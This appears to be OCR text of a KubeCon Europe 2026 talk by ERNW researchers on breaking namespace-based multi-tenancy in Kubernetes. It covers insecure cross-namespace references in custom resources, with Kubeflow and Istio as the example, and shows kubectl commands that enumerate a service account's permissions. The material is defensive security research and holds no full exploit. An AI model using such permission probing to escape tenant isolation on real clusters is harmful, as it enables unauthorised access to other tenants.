How To Break Multi-Tenancy Again and Again ... and What We Can Learn From It

Lorin Lehawany & Sven Nobis, ERNW Enno Rey Netzwerke GmbH

Who we are

Sven Nobis
Senior Security Analyst
@ ERNW

Lorin Lehawany
Security Analyst
@ ERNW

Background

- We've seen *Namespace-based Multi-Tenancy* is often used
  - And it is challenging to harden from the security perspective
- So, we decided to do research:
  - Is industry-best practice hardening enough to isolate *Namespace-based Multi-Tenancy*?
- ➢ We found problems not well-studied, yet.

Topics Covered in This Talk

- Breaking Multi-Tenancy
- Methodology
- Conclusion

ERNW
providing security.

KubeCon | CloudNativeCon
Europe 2026


Breaking Multi-Tenancy

How to Break Multi-Tenancy Again and Again?

ERNW
providing security.

Breaking Multi-Tenancy

- What is Namespace-based Multi-Tenancy?
- We found various ways to break isolation in Namespace-based Multi-Tenancy
  - Current security best practices won't protect against these problems
- We present three exploits that we found on:
  - Control plane layer
  - Data plane layer




ERNW
providing security.

KubeCon | CloudNativeCon
Europe 2026

Breaking Multi-Tenancy


Insecure Cross-Namespace References in CRDs

What are Cross-Namespace References?




Real-World Scenario: Kubeflow


Real-World Scenario: Kubeflow



Real-World Scenario: Kubeflow



Real-World Scenario: Kubeflow



ERNW
providing security.

Kubeflow

Real-World Scenario: Kubeflow

$_

```
(base) jovyan@ernw-de-ext-notebook-0:~$ kubectl auth whoami
ATTRIBUTE   VALUE
Username    system:serviceaccount:ernw-de-ext:default-editor
[...]
(base) jovyan@ernw-de-ext-notebook-0:~$ kubectl auth can-i \
  --list
```

ERNW
providing security.


Kubeflow

Permissions of the *default-editor*


$_

```
(base) jovyan@ernw-de-ext-notebook-0:~$ kubectl auth can-i \
  --list
Resources                       [...]    Verbs
configmaps                      [...]    [create delete [...]]
deployments.apps                [...]    [create delete [...]]
*.networking.istio.io           [...]    [create delete [...]]
[...]
```


Istio and VirtualServices



Back to Cross-Namespace References

